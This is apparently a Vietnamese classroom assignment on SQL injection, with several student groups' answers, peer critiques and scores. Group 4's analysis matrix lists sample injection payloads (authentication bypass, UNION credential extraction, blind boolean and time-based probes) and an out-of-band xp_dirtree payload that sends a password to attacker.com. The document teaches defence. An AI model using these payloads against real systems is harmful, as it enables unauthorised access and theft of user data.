# 

Table of Contents

[**CÂU HỎI :** 2](#_Toc202959256)

[Nhóm 2 2](#_Toc202959257)

[Nhận xét của nhóm và chấm điểm : 3](#_Toc202959258)

[Nhóm 3 3](#_Toc202959259)

[Nhận xét của nhóm và chấm điểm : 4](#_Toc202959260)

[Nhóm 4 5](#_Toc202959261)

[Nhận xét của nhóm và chấm điểm : 45](#_Toc202959262)

[Nhóm 5 46](#_Toc202959263)

[Nhận xét của nhóm và chấm điểm : 47](#_Toc202959264)

[Nhóm 6 47](#_Toc202959265)

[Nhận xét của nhóm và chấm điểm : 49](#_Toc202959266)

[Nhóm 7 49](#_Toc202959267)

[Nhận xét của nhóm và chấm điểm : 51](#_Toc202959268)

[Nhóm 9 51](#_Toc202959269)

[Nhận xét của nhóm và chấm điểm : 54](#_Toc202959270)

[Nhóm 10 54](#_Toc202959271)

[Nhận xét của nhóm và chấm điểm : 55](#_Toc202959272)

[Nhóm 12 55](#_Toc202959273)

[Nhận xét của nhóm và chấm điểm : 57](#_Toc202959274)

# **CÂU HỎI :**

1. Trong tấn công SQL Injection, kẻ xấu cố gắng làm gì với cơ sở dữ liệu của một trang web?

2. Theo bạn, tại sao việc kiểm tra thông tin người dùng nhập vào lại quan trọng đến vậy trong việc ngăn chặn tấn công Injection?

# Nhóm 2

**1. Trong tấn công SQL Injection, kẻ xấu cố gắng làm gì với cơ sở dữ liệu của một trang web?**

Kẻ xấu cố gắng chèn các lệnh SQL độc hại vào dữ liệu đầu vào (như biểu mẫu đăng nhập, thanh tìm kiếm) để thao túng cơ sở dữ liệu. Mục tiêu có thể bao gồm:

* **Truy cập trái phép:** Lấy dữ liệu nhạy cảm như thông tin người dùng, mật khẩu, hoặc dữ liệu tài chính.
* **Sửa đổi dữ liệu:** Thay đổi, xóa hoặc thêm dữ liệu vào cơ sở dữ liệu.
* **Vô hiệu hóa bảo mật:** Vượt qua các cơ chế xác thực (ví dụ: đăng nhập mà không cần mật khẩu).
* **Thực thi lệnh nguy hiểm:** Trong một số trường hợp, thực hiện các lệnh hệ thống hoặc phá hoại cơ sở dữ liệu (như xóa toàn bộ bảng).

Ví dụ: Nếu một trang web không kiểm tra đầu vào, kẻ tấn công có thể nhập ' OR '1'='1 vào trường đăng nhập, khiến câu lệnh SQL trở thành:

SELECT \* FROM users WHERE username = '' OR '1'='1';

Điều này cho phép kẻ tấn công đăng nhập mà không cần thông tin hợp lệ.

**2. Theo bạn, tại sao việc kiểm tra thông tin người dùng nhập vào lại quan trọng đến vậy trong việc ngăn chặn tấn công Injection?**

Kiểm tra (validation) và làm sạch (sanitization) thông tin người dùng nhập vào là yếu tố then chốt để ngăn chặn tấn công Injection vì:

* **Ngăn chặn mã độc hại:** Kiểm tra đảm bảo rằng dữ liệu đầu vào chỉ chứa các giá trị hợp lệ (ví dụ: chỉ chấp nhận chữ và số trong trường tên, không cho phép ký tự đặc biệt như ; hoặc '). Điều này ngăn chặn việc chèn các lệnh SQL hoặc mã độc.
* **Hạn chế lỗi logic:** Dữ liệu không hợp lệ có thể gây ra lỗi hoặc hành vi không mong muốn, làm lộ điểm yếu của hệ thống.
* **Tăng cường bảo mật tổng thể:** Kiểm tra đầu vào giúp bảo vệ không chỉ trước SQL Injection mà còn các loại tấn công khác như XSS (Cross-Site Scripting) hoặc command injection.
* **Bảo vệ câu lệnh SQL:** Sử dụng các kỹ thuật như parameterized queries hoặc prepared statements đảm bảo rằng dữ liệu người dùng được xử lý như giá trị, không phải mã lệnh.
* **Ví dụ:**

// Không an toàn

query = "SELECT \* FROM users WHERE username = '" + input + "'";

// An toàn

query = "SELECT \* FROM users WHERE username = ?";

## Nhận xét của nhóm và chấm điểm :

Bạn đã trình bày rất rõ ràng và mạch lạc về **SQL Injection**, từ mục đích của kẻ tấn công (truy cập, sửa đổi, vô hiệu hóa bảo mật, thực thi lệnh nguy hiểm) cho đến việc nhấn mạnh tầm quan trọng của việc **kiểm tra (validation)** và **làm sạch (sanitization)** dữ liệu đầu vào. Ví dụ minh họa về ' OR '1'='1 và so sánh câu lệnh SQL an toàn/không an toàn đã giúp người đọc dễ hiểu cách tấn công này hoạt động và vì sao việc xử lý đầu vào cẩn thận lại cực kỳ quan trọng, ngăn chặn không chỉ SQL Injection mà cả các loại tấn công khác như XSS.Tuy nhiên, điểm hạn chế của nhóm là **chưa thực sự đi sâu vào các hậu quả tài chính hay uy tín** mà doanh nghiệp phải đối mặt khi bị tấn công, và **chưa liệt kê đầy đủ các phương pháp phòng chống khác** ngoài việc kiểm tra đầu vào, như sử dụng ORM hay cấp quyền truy cập tối thiểu.

Chấm điểm: 8.5/10

# Nhóm 3

**Câu 1: Trong tấn công SQL Injection, kẻ xấu cố gắng làm gì với cơ sở dữ liệu của một trang web?**

Trong tấn công SQL Injection, kẻ tấn công chèn (inject) các đoạn lệnh SQL độc hại vào dữ liệu đầu vào (ví dụ: ô tìm kiếm, form đăng nhập) nhằm thao túng câu truy vấn SQL do ứng dụng tạo ra. Mục tiêu của họ là:

       Lấy cắp dữ liệu (tài khoản, mật khẩu, thông tin cá nhân…)

       Xem dữ liệu nhạy cảm mà bình thường họ không được phép xem

       Thay đổi, xóa dữ liệu trong cơ sở dữ liệu

       Thực hiện các lệnh quản trị trên database (tạo tài khoản admin, thay đổi quyền)

       Chiếm quyền kiểm soát server nếu có lỗ hổng sâu hơn (ví dụ: thông qua câu lệnh thực thi hệ thống)

SQL Injection cho phép kẻ tấn công điều khiển cơ sở dữ liệu theo ý mình thay vì chỉ thực hiện những truy vấn dự định ban đầu của website.

**Câu 2: Theo bạn, tại sao việc kiểm tra thông tin người dùng nhập vào lại quan trọng đến vậy trong việc ngăn chặn tấn công Injection?**

→ Việc kiểm tra dữ liệu người dùng (input validation) rất quan trọng để ngăn chặn tấn công Injection vì những lý do sau:

Ngăn dữ liệu xấu xâm nhập hệ thống: Kẻ tấn công lợi dụng chỗ nhập liệu (form, search box, URL) để chèn mã độc. Nếu không kiểm soát, dữ liệu độc hại sẽ đi thẳng vào câu lệnh SQL, gây lỗi hoặc lộ dữ liệu.

Bảo vệ tính toàn vẹn câu lệnh SQL: Kiểm tra và làm sạch dữ liệu giúp phân biệt rõ dữ liệu và mã lệnh. Nếu không, database sẽ hiểu dữ liệu do hacker nhập chính là lệnh cần thực thi.

Giảm nguy cơ khai thác lỗ hổng: Một trong những cách phòng chống Injection hiệu quả nhất là không tin tưởng bất cứ dữ liệu nào từ người dùng. Việc kiểm tra dữ liệu giúp loại bỏ các ký tự nguy hiểm (như dấu nháy đơn ', dấu chấm phẩy ; , comment --), hoặc buộc dữ liệu phải đúng định dạng (ví dụ: chỉ cho phép nhập số cho ID).

Bảo vệ uy tín và dữ liệu: SQL Injection có thể gây ra hậu quả nghiêm trọng như lộ thông tin người dùng, mất dữ liệu, ảnh hưởng đến uy tín tổ chức, và có thể bị kiện tụng. Việc kiểm tra dữ liệu đầu vào là một hàng rào bảo vệ quan trọng.

Nếu không kiểm tra dữ liệu đầu vào, website giống như “cửa mở” cho hacker tấn công. Đó là lý do tại sao input validation luôn là nguyên tắc bảo mật hàng đầu.

## Nhận xét của nhóm và chấm điểm :

Bài của nhóm bạn đã trình bày rất tốt về **SQL Injection** và **tầm quan trọng của việc kiểm tra dữ liệu đầu vào**. Các bạn giải thích rõ ràng mục tiêu của kẻ tấn công khi thực hiện SQL Injection, từ việc đánh cắp, xem, thay đổi dữ liệu đến chiếm quyền điều khiển. Đồng thời, nhóm cũng làm nổi bật vai trò cốt lõi của **kiểm tra đầu vào (input validation)** trong việc ngăn chặn các mối đe dọa này, nhấn mạnh các lợi ích như ngăn dữ liệu độc hại xâm nhập, bảo vệ tính toàn vẹn của câu lệnh SQL, và giảm nguy cơ khai thác lỗ hổng. Bài viết có ngôn ngữ dễ hiểu và hình ảnh hóa tốt (ví dụ: "cửa mở" cho hacker). Tuy nhiên, bài viết có thể hoàn thiện hơn nếu bổ sung các ví dụ minh họa cụ thể về cách câu lệnh SQL bị thao túng, cũng như đề cập thêm các biện pháp phòng chống kỹ thuật khác như **Prepared Statements** hoặc **Parameterized Queries** vốn được xem là tiêu chuẩn vàng. Ngoài ra, việc làm rõ hơn sự khác biệt giữa một số điểm cũng sẽ giúp bài viết mạch lạc hơn.

Chấm điểm: 8.5/10

# Nhóm 4

BẢNG PHÂN TÍCH CHUYÊN SÂU VỀ LỖ HỔNG SQL INJECTION

**Vector, Kỹ thuật, Tác động & Chiến lược Phòng thủ Toàn diện (Phiên bản Trực quan hóa)**

*Tài liệu nghiên cứu nâng cao dành cho Nhóm 8, nhằm mục đích xây dựng một hệ thống kiến thức toàn diện và chuyên sâu, vượt xa khỏi các định nghĩa lý thuyết cơ bản.*

#### **GIỚI THIỆU MA TRẬN**

Bảng phân tích dưới đây không phải là một danh sách thông thường. Đây là một **ma trận phân tích**, được cấu trúc để bóc tách từng lớp của một cuộc tấn công SQL Injection. Chúng ta sẽ đi từ các kỹ thuật **"In-Band"** (dễ phát hiện, trả kết quả trực tiếp) đến các kỹ thuật **"Inferential (Blind)"** (suy luận mù, đòi hỏi sự tinh vi) và cuối cùng là **"Out-of-Band"** (kỹ thuật cao cấp nhất, vượt qua nhiều lớp bảo vệ).

Mỗi hạng mục sẽ được phân tích qua 6 lăng kính:

1.      **Hạng mục Phân tích:** Loại hình tấn công.

2.      **Mô tả Kỹ thuật & Mục tiêu:** Bản chất và mục đích của kỹ thuật.

3.      **Vector Tấn công & Payload Mẫu:** Cách thức xâm nhập và ví dụ mã độc.

4.      **Mức độ Rủi ro & Tác động:** Hậu quả đối với hệ thống và doanh nghiệp.

5.      **Chiến lược Phòng thủ & Mã giả:** Giải pháp ngăn chặn cốt lõi và ví dụ triển khai.

6.      **Case Study Thực tiễn:** Các vụ tấn công nổi tiếng trong lịch sử.

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| **Hạng mục Phân tích** | **Mô tả Kỹ thuật & Mục tiêu** | **Vector Tấn công & Payload Mẫu** | **Mức độ Rủi ro & Tác động** | **Chiến lược Phòng thủ & Mã giả** | **Case Study Thực tiễn** |
| **I. IN-BAND SQLi (Kênh Tấn Công Trực Tiếp)** | Kẻ tấn công sử dụng cùng một kênh giao tiếp để vừa thực hiện tấn công, vừa thu thập kết quả. Đây là loại phổ biến và đơn giản nhất. <br><br> |  |  |  |  |
| **1.1. Union-based SQLi** | **Mục tiêu:** Trích xuất dữ liệu từ các bảng khác. <br> **Kỹ thuật:** Sử dụng toán tử UNION SELECT để hợp nhất kết quả từ một câu truy vấn độc hại vào kết quả của câu truy vấn hợp lệ. | **Vector:** Tham số URL, trường tìm kiếm. <br> **Payload:** ' UNION SELECT username, password FROM users-- | **RỦI RO: CỰC KỲ CAO** <br> **Tác động:** Lộ toàn bộ dữ liệu nhạy cảm (tài khoản, mật khẩu, thông tin thẻ tín dụng...). Mất mát dữ liệu trực tiếp. | **Phòng thủ cốt lõi: Truy vấn Tham số hóa (Parameterized Queries).** <br> **Mã giả (Java/JDBC):** <br> java PreparedStatement stmt = conn.prepareStatement("SELECT \* FROM products WHERE id = ?"); stmt.setInt(1, userInput); ResultSet rs = stmt.executeQuery(); | Vô số website thương mại điện tử và diễn đàn thời kỳ đầu (trước 2010) đã bị khai thác bằng kỹ thuật này. |
| **1.2. Error-based SQLi** | **Mục tiêu:** Thu thập thông tin về cấu trúc CSDL (tên bảng, tên cột). <br> **Kỹ thuật:** Cố tình gây ra lỗi CSDL. Thông báo lỗi trả về từ hệ thống sẽ vô tình làm lộ thông tin cấu trúc. | **Vector:** Bất kỳ điểm nhập liệu nào. <br> **Payload:** ' AND 1=CAST((SELECT @@version) AS INT)-- | **RỦI RO: CAO** <br> **Tác động:** Không lấy được dữ liệu trực tiếp, nhưng là bước đệm quan trọng để kẻ tấn công vẽ ra "bản đồ" CSDL và chuẩn bị cho các cuộc tấn công tiếp theo. | **Phòng thủ đa tầng:** <br> 1. Tắt hiển thị thông báo lỗi chi tiết của CSDL ra ngoài môi trường production. <br> 2. Sử dụng trang báo lỗi tùy chỉnh (custom error pages). <br> 3. Luôn áp dụng Truy vấn Tham số hóa. | Vụ tấn công **TalkTalk (2015)** tại Anh, làm lộ dữ liệu của 157,000 khách hàng, được cho là đã bắt đầu bằng kỹ thuật Error-based SQLi để do thám hệ thống. |
| **II. INFERENTIAL SQLi (Tấn Công Suy Luận - Blind SQLi)** | Kẻ tấn công không nhận được kết quả trực tiếp từ CSDL. Thay vào đó, chúng gửi hàng loạt truy vấn và suy luận ra dữ liệu dựa trên sự thay đổi trong hành vi (response) của ứng dụng. <br><br> |  |  |  |  |
| **2.1. Boolean-based Blind SQLi** | **Mục tiêu:** Trích xuất dữ liệu ký tự theo ký tự. <br> **Kỹ thuật:** Đặt câu hỏi Đúng/Sai cho CSDL và quan sát sự khác biệt trong nội dung trang trả về (ví dụ: "Welcome admin!" so với "Invalid user"). | **Vector:** Trường đăng nhập, cookie. <br> **Payload:** ' AND (SELECT SUBSTRING(password,1,1) FROM users WHERE username='admin') = 'a'-- | **RỦI RO: CỰC KỲ CAO** <br> **Tác động:** Tương tự Union-based nhưng tốn thời gian hơn và khó bị phát hiện hơn rất nhiều. Yêu cầu sự kiên nhẫn và công cụ tự động. | **Phòng thủ cốt lõi: Truy vấn Tham số hóa.** <br> **Phòng thủ bổ trợ:** Đảm bảo ứng dụng trả về phản hồi nhất quán, không để lộ trạng thái dựa trên kết quả truy vấn. | Các công cụ pentest tự động như **SQLMap** sử dụng kỹ thuật này một cách hiệu quả để tự động hóa việc trích xuất dữ liệu từ các hệ thống được bảo vệ sơ sài. |
| **2.2. Time-based Blind SQLi** | **Mục tiêu:** Trích xuất dữ liệu trong những trường hợp không có sự khác biệt nào trên trang trả về. <br> **Kỹ thuật:** Tiêm các lệnh gây trễ (ví dụ: SLEEP(), WAITFOR DELAY). Nếu điều kiện đúng, server sẽ phản hồi chậm. Kẻ tấn công đo thời gian phản hồi để suy luận. | **Vector:** Bất kỳ điểm nhập liệu nào. <br> **Payload:** ' AND IF(SUBSTRING(user(),1,1) = 'r', SLEEP(5), 0)-- | **RỦI RO: CỰC KỲ CAO** <br> **Tác động:** Hình thức tấn công tàng hình nhất. Cực kỳ khó phát hiện bằng các hệ thống giám sát thông thường vì không có log lỗi hay thay đổi nội dung. | **Phòng thủ cốt lõi: Truy vấn Tham số hóa.** <br> **Phòng thủ bổ trợ:** Giám sát các truy vấn chạy quá lâu (long-running queries) trên CSDL. Cấu hình timeout cho request hợp lý. | Đây là kỹ thuật ưa thích của các hacker mũ đen trong các cuộc tấn công có chủ đích (APT - Advanced Persistent Threat) vì tính tàng hình của nó. |
| **III. OUT-OF-BAND SQLi (Kênh Tấn Công Ngoài Luồng)** | Kỹ thuật cao cấp nhất, khi kẻ tấn công buộc CSDL phải tạo một kết nối ra bên ngoài (DNS, HTTP) đến một máy chủ do chúng kiểm soát để gửi dữ liệu ra ngoài. <br><br> |  |  |  |  |
| **3.1. DNS/HTTP Exfiltration** | **Mục tiêu:** Trích xuất dữ liệu, vượt qua tường lửa và các hệ thống giám sát mạng. <br> **Kỹ thuật:** Sử dụng các hàm CSDL có khả năng tạo request mạng (ví dụ: UTL\_HTTP.REQUEST của Oracle, xp\_dirtree của SQL Server). | **Vector:** Các hệ thống CSDL được cấu hình không an toàn. <br> **Payload (SQL Server):** '; EXEC master..xp\_dirtree '\\(SELECT password FROM users WHERE id=1).attacker.com\foo'-- | **RỦI RO: TUYỆT ĐỐI** <br> **Tác động:** Chiếm quyền kiểm soát hoàn toàn, trích xuất dữ liệu mà không để lại nhiều dấu vết trong log của ứng dụng web. Có thể dùng để tạo backdoor. | **Phòng thủ đa tầng:** <br> 1. **Nguyên tắc Đặc quyền Tối thiểu:** Tài khoản CSDL của ứng dụng không được có quyền thực thi các hàm hệ thống nguy hiểm. <br> 2. **Egress Filtering:** Cấu hình tường lửa để chặn các kết nối ra ngoài từ máy chủ CSDL. <br> 3. Luôn áp dụng Truy vấn Tham số hóa. | Thường được sử dụng trong các cuộc thi CTF (Capture The Flag) và các cuộc tấn công được tài trợ bởi các tổ chức lớn do độ phức tạp và hiệu quả cao. |

#### **KẾT LUẬN VÀ KHUYẾN NGHỊ CHO NHÓM 8**

SQL Injection không phải là một lỗ hổng đơn lẻ, mà là một họ các kỹ thuật tấn công với mức độ tinh vi khác nhau. Một chiến lược phòng thủ hiệu quả không bao giờ chỉ dựa vào một biện pháp duy nhất.

**Chiến lược "Phòng thủ theo chiều sâu" (Defense-in-Depth) là bắt buộc:**

1.      **Tầng ứng dụng (Application Layer):** Luôn luôn sử dụng **Truy vấn Tham số hóa** hoặc **ORM** làm tuyến phòng thủ đầu tiên và quan trọng nhất.

2.      **Tầng CSDL (Database Layer):** Áp dụng **Nguyên tắc Đặc quyền Tối thiểu**. Vô hiệu hóa các tính năng không cần thiết.

3.      **Tầng hạ tầng (Infrastructure Layer):** Cấu hình **tường lửa** chặt chẽ, giám sát các kết nối bất thường và quản lý log tập trung.

4.      **Tầng con người (Human Layer):** Liên tục đào tạo và nâng cao nhận thức cho đội ngũ phát triển.

Bằng cách trình bày vấn đề theo ma trận phân tích này, Nhóm 8 sẽ thể hiện được một cái nhìn sâu sắc, đa chiều và chuyên nghiệp, chứng tỏ khả năng không chỉ nhận diện mà còn làm chủ được các chiến lược đối phó với một trong những mối đe dọa an ninh mạng nguy hiểm nhất.  
-----------------------------------------------------------------------------------------------------------------------------------------------

**SQL INJECTION: TỪ KỸ THUẬT XÂM NHẬP ĐẾN CHIẾN LƯỢC PHÒNG THỦ TOÀN DIỆN**

Phiên bản phân tích chuyên sâu dành cho **Nhóm 8**, nhằm mục đích hoàn thiện và nâng tầm phần trình bày lý thuyết.

**Phần 1: Phân Tích Chuyên Sâu - Vector & Mục Tiêu Của Tấn Công SQL Injection**

🎯 **Tấn công SQL Injection (SQLi)** không đơn thuần là một hành vi chèn mã, mà là một kỹ thuật **thao túng cú pháp truy vấn (query syntax manipulation)** tinh vi, khai thác lỗ hổng cơ bản trong tầng giao tiếp giữa ứng dụng và cơ sở dữ liệu.

**Bản chất của cuộc tấn công:** **Tác nhân đe dọa (Threat Actor)** lợi dụng các **điểm nhập liệu (input vectors)** không được kiểm soát (ví dụ: form đăng nhập, tham số URL, trường tìm kiếm) để tiêm nhiễm các chuỗi ký tự được chế tác đặc biệt. Mục tiêu của chúng là phá vỡ cấu trúc câu lệnh SQL gốc và hợp nhất mã độc của chúng vào logic thực thi của cơ sở dữ liệu.

Một khi thành công, kẻ tấn công có thể đạt được các mục tiêu mang tính hủy diệt:

* **Trích xuất dữ liệu (Data Exfiltration):** Khai thác toàn bộ thông tin nhạy cảm như danh tính người dùng, thông tin thẻ tín dụng, bí mật kinh doanh, tài khoản quản trị. Đây là mục tiêu phổ biến nhất.
* **Thao túng và phá hoại dữ liệu (Data Manipulation & Destruction):** Thay đổi, xóa bỏ dữ liệu hiện có hoặc chèn thêm dữ liệu sai lệch (disinformation), làm suy giảm nghiêm trọng **tính toàn vẹn (integrity)** của cơ sở dữ liệu.
* **Leo thang đặc quyền và chiếm quyền kiểm soát (Privilege Escalation & System Compromise):** Vượt qua cơ chế xác thực, mạo danh người dùng khác (đặc biệt là quản trị viên), và trong các kịch bản tồi tệ nhất, thực thi mã lệnh tùy ý trên hệ điều hành của máy chủ CSDL, dẫn đến **xâm phạm toàn diện hệ thống**.
* **Từ chối dịch vụ (Denial of Service - DoS):** Thực thi các truy vấn cực kỳ nặng nề hoặc các lệnh như SHUTDOWN, khiến cơ sở dữ liệu quá tải hoặc ngừng hoạt động.

**Ví dụ kinh điển về vượt mặt xác thực:** Payload ' OR '1'='1' -- khi được tiêm vào trường tên người dùng trong một câu truy vấn được xây dựng thiếu an toàn như SELECT \* FROM users WHERE username = 'USER\_INPUT' AND password = 'PASSWORD\_INPUT' sẽ biến đổi câu lệnh thành:

SQL

SELECT \* FROM users WHERE username = '' OR '1'='1' -- ' AND password = '...'

Phần -- là một chú thích trong SQL, nó vô hiệu hóa phần còn lại của câu lệnh. Vì điều kiện '1'='1' luôn đúng, hệ thống sẽ bỏ qua việc kiểm tra mật khẩu và trả về bản ghi người dùng đầu tiên trong bảng, thường là tài khoản admin.

**Case Study Tàn Khốc:** Vụ tấn công **Heartland Payment Systems (2008)**, nơi hơn 130 triệu bản ghi thẻ tín dụng đã bị đánh cắp thông qua SQL Injection, là một minh chứng kinh hoàng cho thấy sức tàn phá khủng khiếp và thiệt hại tài chính khổng lồ mà lỗ hổng này có thể gây ra.

**Phần 2: Phòng Tuyến Tối Quan Trọng - Tại Sao Xác Thực Đầu Vào Là Chìa Khóa Vô Hiệu Hóa Injection?**

🛡️ Nếu các **điểm nhập liệu** là cửa ngõ cho kẻ tấn công, thì **cơ chế xác thực và chuẩn hóa đầu vào (Input Validation & Sanitization)** chính là bức tường thành vững chắc nhất để bảo vệ hệ thống. Mọi dữ liệu do người dùng cung cấp, dù là trực tiếp hay gián tiếp, đều phải bị mặc định coi là **không đáng tin cậy (untrusted)**.

Việc triển khai xác thực đầu vào một cách nghiêm ngặt mang lại các lớp phòng thủ chiến lược:

* **Ngăn chặn thao túng cú pháp:** Bằng cách lọc, mã hóa hoặc loại bỏ các **siêu ký tự (metacharacters)** của SQL (ví dụ: ', ", ;, --), chúng ta phá vỡ khả năng kẻ tấn công thay đổi logic của câu truy vấn.
* **Bảo toàn logic nghiệp vụ:** Việc ép kiểu dữ liệu chặt chẽ (ví dụ: một ID người dùng phải luôn là số nguyên) đảm bảo rằng đầu vào chỉ có thể là dữ liệu, không bao giờ là mã thực thi.
* **Giảm thiểu bề mặt tấn công (Attack Surface):** Một chính sách xác thực mạnh mẽ thu hẹp đáng kể những điểm mà kẻ tấn công có thể khai thác, khiến việc tìm ra lỗ hổng trở nên khó khăn hơn gấp bội.

💡 **Ghi chú dành cho Nhóm 8:** Phần trình bày của các bạn đã làm tốt việc mô tả cuộc tấn công. Để thuyết phục hơn, hãy bổ sung và nhấn mạnh các **chiến lược phòng thủ và giảm thiểu rủi ro** sau đây. Điều này cho thấy nhóm không chỉ hiểu vấn đề mà còn nắm rõ giải pháp ở cấp độ chuyên gia.


**Chiến Lược Phòng Thủ & Giảm Thiểu Rủi Ro (Mitigation Strategies)**


1. **Truy vấn Tham số hóa (Parameterized Queries / Prepared Statements):**
   * **Đây là tiêu chuẩn vàng và là phương pháp hiệu quả nhất.**
   * **Cơ chế:** Tách biệt hoàn toàn giữa **mã lệnh (logic truy vấn)** và **dữ liệu (đầu vào từ người dùng)**. Ứng dụng gửi một khuôn mẫu truy vấn đến CSDL trước, sau đó mới gửi dữ liệu. Bộ máy CSDL sẽ xử lý dữ liệu này như một giá trị thuần túy, không bao giờ diễn giải nó như một phần của câu lệnh SQL. Điều này vô hiệu hóa SQL Injection ngay từ gốc.
   * Hầu hết mọi ngôn ngữ hiện đại đều hỗ trợ: PDO trong PHP, PreparedStatement trong Java, psycopg2 trong Python...
2. **Sử dụng ORM (Object-Relational Mapping):**
   * Các thư viện như SQLAlchemy (Python), Hibernate (Java), Entity Framework (.NET) xây dựng một lớp trừu tượng giữa lập trình viên và CSDL. Thay vì viết chuỗi SQL thô, lập trình viên thao tác với các đối tượng. Các ORM này thường tự động sử dụng truy vấn tham số hóa ở bên dưới, giúp giảm thiểu rủi ro một cách tự nhiên.
3. **Chuẩn Hóa & Xác Thực Đầu Vào Nghiêm Ngặt:**
   * Luôn ưu tiên **phương pháp danh sách trắng (Whitelisting)** - chỉ chấp nhận các giá trị/định dạng đã biết là an toàn. Ví dụ: một trường "state" chỉ chấp nhận một trong 50 tiểu bang của Hoa Kỳ.
   * Tránh **phương pháp danh sách đen (Blacklisting)** - cố gắng lọc các ký tự nguy hiểm. Phương pháp này rất dễ thất bại vì kẻ tấn công luôn có thể tìm ra những cách mã hóa hoặc biến thể mới để vượt qua bộ lọc.
4. **Nguyên tắc Đặc quyền Tối thiểu (Principle of Least Privilege):**
   * Tài khoản mà ứng dụng web dùng để kết nối CSDL chỉ nên được cấp những quyền hạn **tối thiểu và cần thiết** để nó hoạt động. Ví dụ, một trang chỉ hiển thị sản phẩm không cần quyền DELETE hay UPDATE. Điều này giới hạn mức độ thiệt hại ngay cả khi kẻ tấn công đã xâm nhập thành công.


**Kết luận cho Nhóm 8:** Một bài trình bày xuất sắc không chỉ cho thấy sự nguy hiểm của một cuộc tấn công mà còn phải chỉ ra được con đường để xây dựng một hệ thống vững chắc trước nó. Bằng cách bổ sung các chiến lược phòng thủ này, các bạn sẽ chứng minh được sự am hiểu toàn diện, biến phần lý thuyết từ mô tả đơn thuần thành một tài liệu tham khảo có giá trị và mang tính chỉ dẫn cao. Chúc các bạn thành công!

